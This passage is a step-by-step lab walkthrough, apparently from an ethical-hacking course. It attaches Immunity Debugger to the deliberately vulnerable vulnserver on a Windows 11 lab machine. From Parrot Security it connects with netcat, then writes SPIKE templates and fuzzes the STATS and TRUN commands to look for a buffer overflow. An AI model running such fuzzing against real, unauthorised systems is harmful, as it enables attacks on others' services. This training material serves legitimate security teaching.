
23. The **Immunity Debugger** main window appears, as shown in the screenshot.

24.




25. Now, click **File** in the menu bar, and in the drop-down menu, click **Attach**.

26.



27. The **Select process to attach** pop-up appears; click the **vulnserver** process and click **Attach**.

28.



29. **Immunity Debugger** showing the **vulnserver.exe** process window appears.

30. You can observe that the status is **Paused** in the bottom-right corner of the window.

31.

The screenshot shows the Immunity Debugger interface with the assembly window active. The assembly window displays assembly code for the ntdll module, specifically the RtlDebugPrintTimes function. The code includes various instructions like MOVs, TESTs, and CALLs to nt!RtlDebugPrintTimes. The registers window on the right shows CPU register values, and the bottom status bar indicates the process is paused at ntdll.DbgBreakPoint.

Registers (FPU)

ECX	003D8000
EDX	777E2930 ntdll.DbgUiRemoteBreakin
EBP	0004FF50 ntdll.DbgUiRemoteBreakin
ESP	00000000
EBP	0084FF48
EIP	0084FF74
ESI	777E2930 ntdll.DbgUiRemoteBreakin
EDI	777E2930 ntdll.DbgUiRemoteBreakin
EIP	777B6E71 ntdll.DbgUiRemoteBreakin

0 0 LastErr ERROR_SUCCESS (00000000)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g

FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (6)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1 1 1

0084FF48 777E2930 l�w RETURN to ntdll.777E2930

0084FF4C 86EE8875 ueea

0084FF50 777E2930 01aw ntdll.DbgUiRemoteBreakin

0084FF54 777E2930 01aw ntdll.DbgUiRemoteBreakin

0084FF58 00000000

0084FF5C 0084FF4C L_1:

0084FF60 00000000 ...

0084FF64 0084FFCC f_1. Pointer to next SEH record

0084FF68 777BD0B0 E=tw SE handler

0084FF6C F1DE9979 yb #t

0084FF70 00000000 ...


0084FF74 0084FF81 L_1:

[00:16:56] Attached process paused at ntdll.DbgBreakPoint Paused

12:17 AM
3/12/2024


32. Click on the Run program icon in the toolbar to run Immunity Debugger.

33.



34. You can observe that the status changes to **Running** in the bottom-right corner of the window, as shown in the screenshot.

35.



36. Keep **Immunity Debugger** and **Vulnserver** running, and click [Parrot Security](#) switch to the **Parrot Security** machine.

37. We will now use the Netcat command to establish a connection with the target vulnerable server and identify the services or functions provided by the server.

38. In the **Parrot Security** machine, open a **Terminal** window and execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**).

39. The password that you type will not be visible.

40. Now, run **cd** command to jump to the root directory.

41. Execute **nc -nv 10.10.1.11 9999** command.

42. Here, **10.10.1.11** is the IP address of the target machine (**Windows 11**) and **9999** is the target port.

43. The **Welcome to Vulnerable Server!** message appears; type **HELP** and press **Enter**.

44. A list of **Valid Commands** is displayed, as shown in the screenshot.

45.

The screenshot shows a terminal window titled "nc -nv 10.10.1.11 9999 - Parrot Terminal". The terminal session is as follows:

```
$sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
#cd
[root@parrot]~[~]
#nc -nv 10.10.1.11 9999
(UNKNOWN) [10.10.1.11] 9999 (?) open
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
```

The terminal window has a dark background with a parrot logo on the right side. The title bar shows the command "nc -nv 10.10.1.11 9999 - Parrot Terminal". The bottom status bar shows "Menu nc -nv 10.10.1.11 9999 ...".

46. Type **EXIT** and press **Enter** to exit the program.

47.

The screenshot shows a terminal window titled "nc -nv 10.10.1.11 9999 - Parrot Terminal". The terminal session is as follows:

```
$sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
#cd
[root@parrot]~[~]
#nc -nv 10.10.1.11 9999
(UNKNOWN) [10.10.1.11] 9999 (?) open
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
EXIT
```

The terminal window has a dark background with a parrot logo watermark. The title bar shows the command "nc -nv 10.10.1.11 9999 - Parrot Terminal". The menu bar includes "Applications", "Places", "System", and icons for browser, file manager, and terminal. The status bar at the bottom shows "Menu nc -nv 10.10.1.11 9999 ...".

48. Now, we will generate spike templates and perform spiking.
49. Spike templates define the package formats used for communicating with the vulnerable server. They are useful for testing and identifying functions vulnerable to buffer overflow exploitation.
50. To create a spike template for spiking on the STATS function, run **pluma stats.spk** command to open a text editor.

51.

```
Applications Places System nc -nv 10.10.1.11 9999 - Parrot Terminal
File Edit View Search Terminal Help
#cd
[root@parrot]~]
#nc -nv 10.10.1.11 9999
(UNKNOWN) [10.10.1.11] 9999 (?) open
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
[tools on 10.10.1.11]
EXIT
GOODBYE
[root@parrot]~]
#pluma stats.spk
```

52. In the text editor window, type the following script:

53. `s_readline();`
54. `s_string("STATS ");`
55. `s_string_variable("0");`
56. Press **Ctrl+S** to save the script file and close the text editor.

57.

The screenshot shows a Pluma text editor window titled 'stats.spk (~) - Pluma (as superuser)'. The menu bar includes 'File', 'Edit', 'View', 'Search', 'Tools', 'Documents', and 'Help'. The toolbar contains icons for 'Open', 'Save', 'Undo', and 'Redo'. A single tab is open, labeled 'stats.spk x', containing the following code:

```
1 s_readline();
2 s_string("STATS ");
3 s_string_variable("0");
```

The status bar at the bottom shows 'Plain Text ▾ Tab Width: 4 ▾ Ln 3, Col 24'.


58. Now, in the terminal window, run **generic_send_tcp 10.10.1.11 9999 stats.spk 0 0** command to send the packages to the vulnerable server.
59. Here, **10.10.1.11** is the IP address of the target machine (**Windows 11**), **9999** is the target port number, **stats.spk** is the spike_script, and **0** and **0** are the values of **SKIPVAR** and **SKIPSTR**.
60. Leave the script running in the terminal window.

61.

```
generic_send_tcp 10.10.1.11 9999 stats.spk 0 0 - Parrot Terminal
File Edit View Search Terminal Help
EXIT
Parrot
GOODBYE
[root@parrot]~
#pluma stats.spk
[root@parrot]~
#generic_send_tcp 10.10.1.11 9999 stats.spk 0 0
Total Number of Strings is 681
Fuzzing
Fuzzing Variable 0:0
Fuzzing Variable 0:1
line read=Welcome to Vulnerable Server! Enter HELP for help.
Variablesize= 5004
Fuzzing Variable 0:2
Variablesize= 5005
Fuzzing Variable 0:3
Variablesize= 21
Fuzzing Variable 0:4
line read=Welcome to Vulnerable Server! Enter HELP for help.
Variablesize= 3
Fuzzing Variable 0:5
Variablesize= 2
Fuzzing Variable 0:6
line read=Welcome to Vulnerable Server! Enter HELP for help.
Variablesize= 7
Fuzzing Variable 0:7
Menu generic_send_tcp10.1...
```

62. Now, click [Windows 11-M6](#) to switch to the target machine (here, **Windows 11**), and in the **Immunity Debugger** window, you can observe that the process status is still **Running**, which indicates that the STATS function is not vulnerable to buffer overflow. Now, we will repeat the same process with the TRUN function.

63.



64. Click [Parrot Security](#) switch back to the **Parrot Security** machine.
65. In the **Terminal** window, press **Ctrl+C** to terminate stats.spk script.
66. Now, run **pluma trun.spk** command to open a text editor.
67. In the text editor window, type the following script:
68. **s_readline();**
69. **s_string("TRUN ");**
70. **s_string_variable("0");**
71. Press **Ctrl+S** to save the script file and close the text editor.

72.

The screenshot shows a Parrot OS desktop environment. In the foreground, a terminal window titled "pluma trun.spk - Parrot Terminal" is open, showing a command-line session. The session starts with a root prompt at "[root@parrot]~" and ends with a user prompt at "[x]~". The user has entered "#pluma trun.spk" and pressed Enter. The terminal window includes standard Linux-style navigation keys like Home, End, Page Up, Page Down, and function keys F1-F12. Above the terminal is a text editor window titled "trun.spk x" containing the following Spike script:

```
1 s_readline();
2 s_string("TRUN ");
3 s_string_variable("0");
```

The desktop background features a colorful parrot graphic. The top bar contains icons for Applications, Places, System, and various system status indicators like battery level and signal strength. The date and time "Tue Mar 12, 03:" are also visible.

